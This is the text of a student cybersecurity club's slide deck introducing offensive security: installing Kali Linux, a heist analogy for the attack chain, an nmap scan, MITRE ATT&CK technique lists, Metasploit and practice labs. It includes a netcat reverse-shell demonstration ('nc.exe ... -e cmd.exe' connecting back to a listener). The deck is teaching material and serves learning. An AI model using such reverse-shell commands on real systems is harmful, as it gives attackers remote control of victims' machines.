Summer 2025 Training #3

Intro To Cyber Offense

CYBER SECURITY CLUB AT UC DAVIS

Outline

Enter Kali Linux

- What is so special about Kali Linux compared to other Linuxes?
- How do I install it?

How To Hack?

- What is the general process involved in “hacking a computer?”
- What specific tools are needed for each step?


Demonstrations

- Walk me through some scenarios employing Kali Linux to attack some computers.


1. Enter Kali Linux

What is Kali Linux and how do we get it?

So What Is Kali Linux?


[redacted] · Now

I just installed kali linux, and just knew hacking like it was my backyard



5m Like Reply

Anthony A [redacted] I say what I want because I can! I could hack you in a second! You are a nobody!

Look at the picture very closely you ignorant fool!
My computer is smarter than yours!
You should learn to shut your ignorant mouth before you lose everything.

Just now Like Reply

website hacking basic Linux PrivESC


Toxic Hacker 1 year ago

Gg, thanks for telling me your website, now I can Ddos it with Kali Linux ;)

Good bye.

2 REPLY

r/masterhacker • 3 mo. ago
CXM550B

Real hackers only use kali

So What Is Kali Linux?

> *"Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering."*

- Comes pre-installed with many penetration testing tools
    - nmap, aircrack, Wireshark, etc.


“How Do I Install Kali Linux?”

→

“How Do I install Linux?”

Dual-Booting

- Essentially “installing a second operating system”
- How do you install an OS?
  - Burn installation media
  - Partition hard drive (DO AT YOUR OWN RISK!)
  - Install it, and let GRUB handle the rest




```
                    GNU GRUB  version 2.02~beta2-9ubuntu1

*Ubuntu                                                    0
 Advanced options for Ubuntu                               1
 Memory test (memtest86+)                                  2
 Memory test (memtest86+, serial console 115200)           3
 Windows 7 (loader) (on /dev/sda1)                         4

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, `e' to edit the commands
    before booting or `c' for a command-line.
```

Virtual Machines

- Use software to “emulate” a computer that you can install your own OS on
  - VMWare, VirtualBox - both work!


- WSL - doesn’t give you a desktop, weird networking interactions


Ubuntu 22.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Mai 2 00:07
Home
Right Ctrl

Kali VM Options

Install From ISO

- Download disk image file from Kali’s website
- Create VM from scratch by following the menus
    - Customize it as you need!



kali-linux-2020.1-installer-netinst-amd64.iso

Pre-Made VMs


- Download zipped VM from Kali’s website
- Extract and you’re good to go!
    - Default Creds: *kali:kali*

kali-linux-2025.2-virtualbox-amd64.7z

2. How To Hack?

How can someone gain control of a computer through exploits?

How To Perform a Heist?



Rough "Steps"


1. **Case the Perimeter**
   a. Scout out the area to assist in planning - any weaknesses that will help you?
2. **Breach the Entrance**
   a. Employ means to get in

Rough “Steps”


3. **Crack the Safe**
   a. Loot is probably secured in some higher-security area, you have to break that!
4. **Secure The Loot**

OK, WTF was that for?

- Hacking a computer roughly follows the same chain of events!
  - **Scans** - Examine running services for vulns
  - **Initial Access** - Get some kind of remote control, like a shell!
  - **Privilege Escalation** - Become admin



```
root@kali:/home/spect# nmap -sV scanme.nmap.org -oX /home/spect/scanResults.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-18 23:25 +01
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not           2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh                                      ntu2.13 (Ubuntu Linux; protocol
2.0)
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1068/tcp  filtered instl_bootc
4444/tcp  filtered krb524
5800/tcp  filtered vnc-http
5900/tcp  filtered vnc
9929/tcp  open     nping-echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 39.35 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.10.13] from desktop-5tj4p6i.home [192.168.10.28] 6431
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]\Desktop\nc111nt>whoami
whoami
desktop-5tj4p6i\[redacted]

C:\Users\[redacted]\Desktop\nc111nt>
```

```
C:\Users\[redacted]\Desktop\nc111nt>.\nc.exe 192.168.10.13 4444 -e cmd.exe
```

Caveats

CYBER SECURITY CLUB AT UC DAVIS

- This model is way oversimplified!
  - Real heists are way more complex; so are hacks & penetration tests!
- But for the purpose of learning, we'll use this for labs



Initial Access
9 techniques
Replication Through Removable Media
Drive-by Compromise
Valid Accounts (2/4)
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (2/3)
Supply Chain Compromise (1/3)
Trusted Relationship

Execution
10 techniques
Native API
Windows Management Instrumentation
Command and Scripting Interpreter (7/8)
Exploitation for Client Execution
Shared Modules
Scheduled Task/Job (3/6)
Software Deployment Tools
Inter-Process Communication (2/2)
System Services (2/2)
User Execution (2/2)

Persistence
18 techniques
BITS Jobs
Hijack Execution Flow (7/11)
Traffic Signaling (0/1)
Valid Accounts (2/4)
Account Manipulation (1/4)
Browser Extensions
Boot or Logon Autostart Execution (8/12)
Compromise Client Software Binary
External Remote Services
Scheduled Task/Job (3/6)
Boot or Logon Initialization Scripts (3/5)
Create Account (2/3)
Create or Modify System Process (4/4)
Event Triggered Execution (10/15)
Implant Container Image

Privilege Escalation
12 techniques
Process Injection (8/11)
Access Token Manipulation (5/5)
Exploitation for Privilege Escalation
Hijack Execution Flow (7/11)
Valid Accounts (2/4)
Boot or Logon Autostart Execution (8/12)
Group Policy Modification
Scheduled Task/Job (3/6)
Abuse Elevation Control Mechanism (4/4)
Boot or Logon Initialization Scripts (3/5)
Create or Modify System Process (4/4)
Event Triggered Execution (10/15)

Defense Evasion
37 techniques
Obfuscated Files or Information (5/5)
Deobfuscate/Decode Files or Information
Modify Registry
Process Injection (8/11)
Rootkit
Indicator Removal on Host (5/6)
Access Token Manipulation (5/5)
Virtualization/Sandbox Evasion (3/3)
BITS Jobs
Hijack Execution Flow (7/11)
Masquerading (5/6)
Traffic Signaling (0/1)
Valid Accounts (2/4)
Indirect Command Execution
Group Policy Modification
Rogue Domain Controller
XSL Script Processing
Abuse Elevation Control Mechanism (4/4)
Direct Volume Access

Credential Access
14 techniques
Credentials from Password Stores (3/3)
Network Sniffing
OS Credential Dumping (8/8)
Brute Force (3/4)
Steal Web Session Cookie
Two-Factor Authentication Interception
Unsecured Credentials (4/6)
Exploitation for Credential Access
Forced Authentication
Input Capture (3/4)
Man-in-the-Middle (1/2)
Modify Authentication Process (3/4)
Steal Application Access Token
Steal or Forge Kerberos Tickets (3/4)

Discovery
25 techniques
System Information Discovery
File and Directory Discovery
Process Discovery
System Network Configuration Discovery
System Owner/User Discovery
Query Registry
System Network Connections Discovery
System Time Discovery
System Service Discovery
Peripheral Device Discovery
Remote System Discovery
Application Window Discovery
Network Service Scanning
Network Share Discovery
Software Discovery (1/1)
Network Sniffing
Domain Trust


Lateral Movement
9 techniques
Replication Through Removable Media
Lateral Tool Transfer
Exploitation of Remote Services
Taint Shared Content
Remote Services (6/6)
Software Deployment Tools
Internal Spearphishing
Remote Service Session Hijacking (1/2)
Use Alternate Authentication Material (2/4)

Collection
17 techniques
Screen Capture
Data from Local System
Audio Capture
Archive Collected Data (3/3)
Clipboard Data
Video Capture
Automated Collection
Data from Removable Media
Man in the Browser
Data from Network Shared Drive
Data from Cloud Storage Object
Data from Configuration Repository (0/2)
Data from Information Repositories (1/2)
Data Staged (1/2)
Email Collection (2/3)
Input Capture (3/4)

Terms & Tools

Enumeration - The process of probing a system to determine information about its contents


- **nmap** - Attempts to enumerate open ports and running services
- **Web Brute-Forcers** - Determine what pages exist on a website, including possibly hidden ones




Terms & Tools

Exploitation - Process of leveraging security vulnerabilities to get the computer to do something you want it to

- **Metasploit** - Framework for packaging and using known exploits
- **Reverse Shell** - Program that makes a computer connect to an attacker to provide command-line access




```
      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 >
```



Terms & Tools

Lateral Movement - Getting access to different accounts in the same computer/network

Privilege Escalation - Leveraging vulnerabilities to get access to higher-privileged accounts, like admin



3. Demonstrations

From Basic Tool Usage to a More Complex Scenario...

Used Scenarios

Blue

https://tryhackme.com/room/blue

mKingdom

https://tryhackme.com/room/mkingdom

Additional Resources

TryHackMe

- More “educational” content available for free

https://tryhackme.com/

HackTheBox

- Better hands-on scenarios available

https://www.hackthebox.com/